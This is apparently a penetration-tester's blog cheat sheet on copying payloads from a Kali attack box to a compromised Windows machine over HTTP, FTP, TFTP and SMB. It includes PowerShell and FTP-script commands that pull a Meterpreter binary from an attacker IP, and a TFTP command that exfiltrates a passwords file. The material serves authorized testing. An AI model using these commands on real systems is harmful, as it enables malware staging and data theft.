Transferring Files from Linux to Windows (post-exploitation)

Posted on July 1, 2016 |

Table of Contents

Often times on an engagement I find myself needing to copy a tool or a payload from my Kali linux attack box to a compromised Windows machine. As a perfect example, on a recent pentest, I found a vulnerable ColdFusion server and was able to upload a CFM webshell. It was a very limited, non-interactive shell and I wanted to download and execute a reverse Meterpreter binary from my attack machine. I generated the payload with Veil but needed a way to transfer the file to the Windows server running ColdFusion through simple commands.

I'm putting this post together as a "cheat sheet" of sorts for my favorite ways to transfer files.

For purposes of demonstration, the file I'll be copying over using all these methods is called `met8888.exe` and is located in `/root/shells`.


HTTP

Downloading files via HTTP is pretty straightforward if you have access to the desktop and can open up a web browser, but it's also possible to do it through the command line as well.

Starting the Server

The two ways I usually serve a file over HTTP from Kali are either through Apache or through a Python HTTP server.

To serve a file up over Apache, just simply copy it to `/var/www/html` and enable the Apache service. Apache is installed by default in Kali:




```
root@kali:~/shells# cp met8888.exe /var/www/html/
root@kali:~/shells# service apache2 start
```

The other option is to just start a Python webserver directly inside the shells directory. This only requires a single line of Python thanks to Python's SimpleHTTPServer module:

```
python -m SimpleHTTPServer
```

By default it serves on port 8000, but you can also specify a port number at the end.




```
root@kali:~/shells# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

While this is running, all files inside the current directory will be accessible over HTTP. `Ctrl-C` will kill the server when you're done.

Downloading the files


If you have desktop access, simply browse to `http://YOUR-KALI-IP/shell8888.exe` and use the browser to download the file:



If you only have command line access (e.g. through a shell), downloading via HTTP is a little trickier as there's no built-in Windows equivalent to `curl` or `wget`. The best option is to use PowerShell's WebClient object:

```
(new-object System.Net.WebClient).DownloadFile('http://10.9.122.8/met8888.exe','C:\Users\jarrieta\Desktop\met8888.exe')
```

You can call this from a normal Windows command prompt as well:



```
C:\Users\jarrieta\Desktop>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.9.122.8/met8888.exe','C:\Users\jarrieta\Desktop\met8888.exe')"
```

There's a few other methods outlined here, but I don't think any of them are as straightforward as the PowerShell snippet above.

FTP

Another option to transfer files is FTP. Windows has a built in FTP client at `C:\Windows\System32\ftp.exe` so this option should almost always work.


Starting the Server

You can definitely install a full-featured FTP server like `vsftpd` in Kali, but I find that's often overkill. I just want a simple, temporary FTP server that I can spin up and down to share files. The two best ways to do this are with Python or Metasploit.

Python. The `pytftpd` library, like the HTTP one above, lets you spin up a Python FTP server in one line. It doesn't come installed by default, but you can install it with apt:

```
apt-get install python-pyftpdlib
```


Now from the directory you want to serve, just run the Python module. With no arguments it runs on port `2121` and accepts anonymous authentication. To listen on the standard port:



```
root@kali:~/shells# python -m pyftpdlib -p 21
[I 16-06-28 14:44:17] >>> starting FTP server on 0.0.0.0:21, pid=8349 <<<
[I 16-06-28 14:44:17] poller: <class 'pyftpdlib.ioloop.Epoll'>
[I 16-06-28 14:44:17] masquerade (NAT) address: None
[I 16-06-28 14:44:17] passive ports: None
[I 16-06-28 14:44:17] use sendfile(2): True
```

One benefit of using FTP over HTTP is the ability to transfer files both way. If you want to grant the anonymous user write access, add the `-w` flag as well.

Metasploit. There is also an auxiliary FTP server built in to Metasploit as well that is easy to deploy and configure. It's located at `auxiliary/server/ftp`. Set the `FTPROOT` to the directory you want to share and run `exploit`:




```
msf > use auxiliary/server/ftp
msf auxiliary(ftp) > options

Module options (auxiliary/server/ftp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FTPPASS                    no        Configure a specific 
   FTPROOT   /tmp/ftproot     yes       The FTP root director
   FTPUSER                    no        Configure a specific 
   PASVPORT  0                no        The local PASV data p
   SRVHOST   0.0.0.0          yes       The local host to lis
ocal machine or 0.0.0.0
   SRVPORT   21               yes       The local port to lis
   SSL       false            no        Negotiate SSL for inc
   SSLCert                    no        Path to a custom SSL 
ed)


Auxiliary action:

   Name     Description
   ----     -----------
   Service


msf auxiliary(ftp) > set FTPROOT /root/shells
FTPROOT => /root/shells
msf auxiliary(ftp) > exploit
```

The server will run in the background. Kill it with `jobs -k <id>`

Downloading the files

As mentioned earlier, Windows has an FTP client built in to the PATH. You can open an FTP connection and download the files directly from Kali on the command line. Authenticate with user `anonymous` and any password



```
C:\Users\jarrieta\Desktop>ftp 10.9.122.8
Connected to 10.9.122.8.
220 pyftpdlib 1.4.0 ready.
User (10.9.122.8:(none)): anonymous
331 Username ok, send password.
Password:
230 Login successful.
ftp> binary
200 Type set to: Binary.
ftp> get met8888.exe
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
ftp: 3656197 bytes received in 0.03Seconds 117941.84Kbytes/sec.
ftp> bye
221 Goodbye.

C:\Users\jarrieta\Desktop>_
```

Now this is great if you have an interactive shell where you can actually drop into the FTP prompt and issue commands, but it's not that useful if you just have command injection and can only issue one command at a time.

Fortunately, windows FTP can take a "script" of commands directly from the command line. Which means if we have a text file on the system that contains this:

```
open 10.9.122.8
anonymous
whatever
binary
get met8888.exe
bye
```

we can simply run `ftp -s:ftp_commands.txt` and we can download a file with no user interaction.

How to get that text file? We can echo into it one line at at time:

```
C:\Users\jarrieta\Desktop>echo open 10.9.122.8>ftp_commands.txt
C:\Users\jarrieta\Desktop>echo anonymous>>ftp_commands.txt
C:\Users\jarrieta\Desktop>echo whatever>>ftp_commands.txt
C:\Users\jarrieta\Desktop>echo binary>>ftp_commands.txt
C:\Users\jarrieta\Desktop>echo get met8888.exe>>ftp_commands.txt
C:\Users\jarrieta\Desktop>echo bye>>ftp_commands.txt
C:\Users\jarrieta\Desktop>ftp -s:ftp_commands.txt
```

Or, do it all in one long line:

```
C:\Users\jarrieta\Desktop>echo open 10.9.122.8>ftp_commands.txt&echo anonymous>>ftp_commands.txt&echo password>>ftp_commands.txt&echo binary>>ftp_commands.txt&echo get met8888.exe>>ftp_commands.txt&echo bye>>ftp_commands.txt&ftp -s:ftp_commands.txt
```

Either way you'll end up with `met8888.exe` on the Windows host.


TFTP

Trivial file transfer protocol is another possiblity if `tftp` is installed on the system. It used to be installed by default in Windows XP, but now needs to be manually enabled on newer versions of Windows. If the Windows machine you have access to happens to have the `tftp` client installed, however, it can make a really convenient way to grab files in a single command.

Starting the Server

Kali comes with a TFTP server installed, `atftpd`, which can be started with a simple `service atftpd start`. I've always had a hell of a time getting it configured and working though, and I rarely need to start and keep running a TFTP server as a service, so I just use the simpler Metasploit module.


Metasploit, like with FTP, has an auxiliary TFTP server module at `auxiliary/server/tftp`. Set the module options, including `TFTPROOT`, which determines which directory to serve up, and `OUTPUTPATH` if you want to capture TFTP uploads from Windows as well.



```
msf > use auxiliary/server/tftp
msf auxiliary(tftp) > set TFTPROOT /root/shells
TFTPROOT => /root/shells
msf auxiliary(tftp) > exploit
[*] Auxiliary module execution completed
msf auxiliary(tftp) >
[*] Starting TFTP server on 0.0.0.0:69...
[*] Files will be served from /root/shells
[*] Uploaded files will be saved in /tmp
```


Downloading the Files

Again, assuming the `tftp` utility is installed, you can grab a file with one line from the Windows prompt. It doesn't require any authentication. Just simply use the `-i` flag and the `GET` action.



```
C:\Users\jarrieta\Desktop>tftp -i 10.9.122.8 GET met8888.exe
Transfer successful: 3656197 bytes in 2 second(s), 1828098 bytes/s
```

Exfiltrating files via TFTP is simple as well with the `PUT` action. The Metasploit server saves them in `/tmp` by default



```
C:\Users\jarrieta\Desktop>tftp -i 10.9.122.8 PUT passwords.txt
Transfer successful: 12 bytes in 1 second(s), 12 bytes/s
```

TFTP is a convenient, simple way to transfer files as it doesn't require authentication and you can do everything in a single command.

Sidenote: Installing TFTP. As I mentioned, TFTP is not included by default on newer versions of Windows. If you really wanted to, you can actually enable TFTP from the command line:

```
pkgmgr /iu:"TFTP"
```

Might come in handy, but I'd always rather "live off the land" and use tools that are already available.

SMB

This is actually my favorite method to transfer a file to a Windows host. SMB is built in to Windows and doesn't require any special commands as Windows understands UNC paths. You can simply use the standard `copy` and `move` commands and SMB handles the file transferring automatically for you. What's even better is Windows will actually let you *execute files* via UNC paths, meaning you can download and execute a payload in one command!

Setting up the Server


Trying to get Samba set up and configured properly on Linux is a pain. You have to configure authentication, permissions, etc and it's quite frankly way overkill if I just want to download one file. Now Samba an actually do some really cool stuff when you configure it to play nicely with Windows AD, but most of the time I just want a super simple server up and running that accepts any authentication and serves up or accepts files.

Enter `smbserver.py`, part of the Impacket project. Maybe one day I'll write a blogpost without mentioning Impacket, but that day is not today.

To launch a simple SMB server on port 445, just specify a share name and the path you want to share:


```
# python smbserver.py ROPNOP /root/shells
```

The python script takes care of all the configurations for you, binds to 445, and accepts any authentication. It will even print out the hashed challenge responses for any system that connects to it.




```
(IMP)root@kali:/opt/impacket/examples# python smbserver.py ROPNOP /root/shells
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

In one line we've got an SMB share up and running. You can confirm it with `smbclient` from Linux:



```
root@kali:~# smbclient -L 10.9.122.8 --no-pass
Domain=[QkMgcghN] OS=[NwqAvGxl] Server=[NwqAvGxl]

        Sharename       Type      Comment
        ---------       ----      -------
        ROPNOP          Disk
        IPC$            Disk
Connection to 10.9.122.8 failed (Error NT_STATUS_CONNECTION_REFUSED)
NetBIOS over TCP disabled -- no workgroup available
```


Or with `net view` from Windows:




```
C:\Users\jarrieta\Desktop>net view \\10.9.122.8
Shared resources at \\10.9.122.8

(null)

Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
ROPNOP      Disk
The command completed successfully.
```

Copying the Files

Since Windows handles UNC paths, you can just treat the `ROPNOP` share as if it's just a local folder from Windows. Basic Windows file commands like `dir`, `copy`, `move`, etc all just work:




```
C:\Users\jarrieta\Desktop>dir \\10.9.122.8\ROPNOP
 Volume in drive \\10.9.122.8\ROPNOP has no label.
 Volume Serial Number is ABCD-EFAA

 Directory of \\10.9.122.8\ROPNOP

06/22/2016  02:41 PM    <DIR>          .
06/30/2016  04:36 PM    <DIR>          ..
04/08/2016  12:03 PM         3,656,197 met8888.exe
               1 File(s)      3,664,389 bytes
               2 Dir(s)  15,207,469,056 bytes free
```




```
C:\Users\jarrieta\Desktop>copy \\10.9.122.8\ROPNOP\met8888.exe .
        1 file(s) copied.
```

